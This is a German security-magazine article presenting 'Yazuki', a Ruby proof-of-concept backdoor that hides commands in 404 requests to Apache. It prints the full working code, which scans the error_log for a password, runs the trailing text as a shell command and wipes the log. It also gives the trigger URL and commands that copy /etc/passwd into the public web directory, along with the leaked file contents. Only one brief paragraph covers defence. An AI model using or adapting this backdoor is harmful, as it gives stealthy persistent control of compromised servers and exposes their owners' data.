


Apache error_log Backdoors

Marcell Dietl



Angriff

Schwierigkeitsgrad



Eine Backdoor wird immer dann eingesetzt, wenn man sich die ergatterten Rechte auf einem gekaperten System erhalten will. Dabei ist es vor allem das Ziel, dass diese nicht von dem Administrator gefunden wird und möglichst unauffällig ist. Viele Backdoors scheitern genau an dieser Hürde, da sie zum Beispiel auf einem spezifischen Port Kommandos entgegennehmen.

Betrachtet man die Geschichte der Backdoors und ihre Entwicklung in den vergangenen Jahren, zeigt sich, welche enorme Komplexität sich in dieser Zeit entwickelt hat. Anfangs öffneten viele Hacker meist nur einen Listener Port mit Netcat oder einem ähnlichen Tool und übergaben dann direkt Shell-Kommandos, wie bei einer Shellsession. Solche Hintertüren wurden meist schnell mithilfe eines administrativen Programmes (etwa der netstat Befehl) entdeckt und konnten schleunigst behoben werden. Also griff man zu anderen Techniken oder modifizierte die alte Technik. So öffnen manche Backdoors Ports mit sehr hoher Nummer (Highports). Die heutigen Backdoors haben dabei, wie schon die alten, eine deutliche Schwäche: Sie nutzen einen offenen Port zum Kommunizieren mit der Außenwelt. Zwar gibt es mittlerweile Rootkits, welche zum Beispiel einen solchen Port in der Ausgabe von netstat verschleiern, doch auch dagegen gibt es wieder Maßnahmen. Ein ewiges Hin und Her der Entwicklung von Hintertüren und Abwehrmaßnahmen ist so entstanden. Betrachten wir also nun eine komplett neue Möglichkeit Kommandos an einen Server zu übergeben, ohne einen Port öffnen zu müssen. Stattdessen nutzen wir bereits offene Ports für unsere Zwecke.

TCP und UDP Backdoors

Bevor wir zu dem Beispielcode kommen, sei hier noch eine andere Möglichkeit genannt, wie Backdoors ohne eine Hintertür realisiert werden können. So kann man TCP oder UDP Datenpakete nutzen, um in diesen Kommandos zu versenden. Das Ganze funktioniert auch ziemlich gut, hat jedoch einen deutlichen Nachteil gegenüber der später vorgestellten Methode: Es ist

In diesem Artikel erfahren Sie...

- Wie man eine Backdoor möglichst unauffällig in einer Scriptsprache gestaltet;
- Wie man diese Backdoor mit Hilfe von Apache realisieren kann;
- Schwächen herkömmlicher Backdoors im Vergleich zu dieser Technik.

Was Sie vorher wissen/kennen sollten...

- Für die PoC Backdoor ist ein grundlegendes Wissen in Ruby Programmierung von Vorteil.

recht komplex und für Personen, welche sich nicht tiefgreifender mit zum Beispiel C-Socket-Programmierung beschäftigt haben, nicht umzusetzen.

Die Theorie hinter Yazuki

Bevor wir uns dem eigentlichen Proof-of-Concept Code widmen, möchte ich Sie hier erst einmal in die Theorie hinter dieser Backdoor einführen, welche den frei gewählten Namen Yazuki trägt.

Die error_log Datei von Apache

In der Standardeinstellung von Apache speichert der Webserver bei jedem fehlgeschlagenen Zugriff auf die Webseite eine kurze Information darüber in einer so genannten error_log Datei, welche sich bei dem Testsystem (OpenBSD 4.1) normalerweise in `/var/www/logs` befindet. Ein fehlgeschlagener Zugriff bezeichnet in unserem Fall einen Fehler des Types 404, welcher bedeutet, dass die aufgerufene Datei nicht gefunden werden konnte. Genau dieses Verhalten werden wir uns später zu Nutze machen. Betrachten wir also was passiert, wenn wir auf eine nicht existente Datei zugreifen.

```
[Sun Nov 18 13:37:00 2007] [error]
[client 127.0.0.1]
File does not exist: /htdocs/
nonexistent
```

Wie Sie sicherlich sehen, haben wir auf die Datei `nonexistent` zugegriffen, welche nicht existiert. Dies löste den oben angezeigten Fehlerreport aus.

Shellkommandos übergeben

Doch wie können wir uns dieses Verhalten zu Nutze machen? Ganz einfach: Wir übergeben direkt Shellkommandos an den Webserver in der URL. Das Ganze mag zu einfach klingen, doch es funktioniert. Logischerweise wird keine Datei existieren, welche unseren übergebenen Kommandos entspricht, was einen Fehler in der `error_log` Datei auslöst. Unsere Backdoor wird nach dieser Zeile anhand eines vorher definierten

Strings suchen und sie extrahieren. Um dabei sicherzustellen, dass nur wir auf die Backdoor Zugriff haben, setzen wir am Anfang im Quellcode ein Passwort, an dem unser Programm erkennt, dass es den darauffolgenden Text an die Shell übergeben soll.

Yazuki im Praxistest

Nehmen wir an, wir wollen die Passwortdatei auslesen und uns zugänglich machen, indem wir sie im öffentlichen `htdocs` Verzeichnis abspeichern. Der Befehl dazu lautet wie folgt:

Listing 1. *Ruby.Yazuki - Proof-of-Concept Code einer Apache Backdoor*

```
#!/usr/bin/env ruby

# Name: Yazuki
# Author: SkyOut
# Date: October 2007
# Contact: skyout[-at-]smash-the-stack[-dot-].net
# Website: http://www.smash-the-stack.net/

# Used Ruby Version. 1.8.4
# Tested on: OpenBSD 4.1

# This Proof-of-Concept code shows a simple backdoor
# concept, that does not need any open port to execute
# shell commands. Yazuki will search the error_log file
# of Apache every 5 seconds for a specified password and
# executes the given command, that can have up to five
# arguments (for more, just edit line 41).

# Possible commands: (Make sure to always have five arguments
# or edit line 41)
# less /etc/passwd > /var/www/htdocs/pw.txt ;
# ls -a /home > /var/www/htdocs/home.txt

# Start an indefinite loop
x = 0
while (x == 0)

  # Define the error_log file of Apache
  error_log = "/var/www/logs/error_log"

  # Open Apaches error_log file
  if (File.file?(error_log))
    if (File.readable?(error_log))
      File.open("#{error_log}").each { |line|
        # Define the password
        if line =~ /ourpassword/
          # Make an array of the error_log line
          array = line.split(" ");
          # Take the 5 last arguments
          command = array.fetch(13) + " " + array.fetch(14) + " " +
            array.fetch(15) + " " + array.fetch(16) + " " + array.fetch(17)
          # Execute the command
          IO.popen("#{command}")
          # Truncate the error_log file again
          if (File.writable?(error_log))
            File.truncate(error_log, 0)
          end
        end
      }
    end
  end

  # Wait 5 seconds
  sleep 5
end
```



Über den Autor

Marcell Dietl arbeitet unter seinem Nicknamen SkyOut an seiner Webseite, auf der er auch einen eigenen Blog führt. Zu finden ist diese unter www.smash-the-stack.net. Seit einigen Monaten arbeitet er zusätzlich als Praktikant in einer Webdesign-Firma im Raum Wiesbaden und ist dort für Webprogrammierung, Serveradministration und in Zukunft auch Sicherheitstests zuständig.

```
cat /etc/passwd > /var/www/htdocs/  
passwd ;
```

Das schließende Semikolon ist nötig, weil die Backdoor immer genau fünf Parameter entgegennimmt. Dies ließe sich natürlich noch optimieren, aber wir gehen hier von keinem perfekten Code, sondern von einem PoC aus. Schauen wir uns also nun an, wie wir auf die Datei zugreifen:

```
http://127.0.0.1/ourpassword cat  
/etc/passwd >  
/var/www/htdocs/passwd ;
```

Dies hinterlässt dann in der `error_log` Datei folgenden Eintrag:

```
[Sun Nov 18 13:37:00 2007]  
[error] [client 127.0.0.1]  
http://127.0.0.1/ourpassword cat  
/etc/passwd >  
/var/www/htdocs/passwd ;
```

Yazuki wird den String `ourpassword`, welchen wir vorher im Code angegeben haben, erkennen und nun die fünf Argumente danach entgegennehmen und an die Shell übergeben. Nun können wir schließlich per HTTP die `passwd` Datei abfragen:

```
http://127.0.0.1/passwd  
root:*:0:0:Charlie &:/root:/bin/ksh  
daemon:*:1:1:The devil  
    himsel:/root:/sbin/nologin  
operator:*:2:5:System  
    &:/operator:/sbin/nologin  
bin:*:3:7:Binaries Commands  
    and Source,,,:/sbin/nologin  
[...]
```

Weitere Möglichkeiten

Natürlich sind der Gedankenvielfalt hier keine Grenzen gesetzt. Sie könnten die Argumentenanzahl ohne Probleme erhöhen oder sogar die

Backdoor so umgestalten, dass es keine Rolle mehr spielt, wie viele Argumente übergeben werden. Auch die Vielfalt an Kommandos, welche Sie übergeben können ist schier unbegrenzt. Jegliche Shellbefehle sind hier denkbar. Probieren Sie es einfach einmal aus!

Abwehrmaßnahmen

Da wir nun den Angriff betrachtet haben, wollen wir auch einen kurzen Blick auf die Abwehr einer solchen Bedrohung werfen. Zuerst einmal lässt sich sagen, dass man alle laufenden Prozesse regelmäßig überprüfen sollte, da die Backdoor hier spätestens auffallen sollte. Weiterhin löscht die Backdoor alle fünf Sekunden den Inhalt der `error_log` Datei. Es wäre also denkbar regelmäßig zu überprüfen, ob diese Datei von einem Drittprogramm, außer Apache, manipuliert wird. Doch schon während des Schreibens dieses Artikels fielen mir weitere Möglichkeiten ein, wie man auch dies wieder umgehen könnte, aber dies möchte ich nun Ihnen überlassen. Die Grundlage haben Sie mit diesem Artikel erhalten.

Fazit

Wie wir gesehen haben, lässt sich mit der Sprache Ruby binnen kürzester Zeit eine Backdoor gestalten, welche außer einem installierten und laufenden Apache Webserver keine weiteren Ports öffnen muss und dennoch im Stande ist Befehle entgegenzunehmen und diese mit den Rechten der Backdoor auszuführen. Natürlich lässt sich ein solches Programm in verschiedenen Sprachen realisieren und gewiss auch noch unauffälliger programmieren. Probieren Sie es einfach in Ihrer Lieblingssprache aus, wenn Sie experimentieren möchten. ●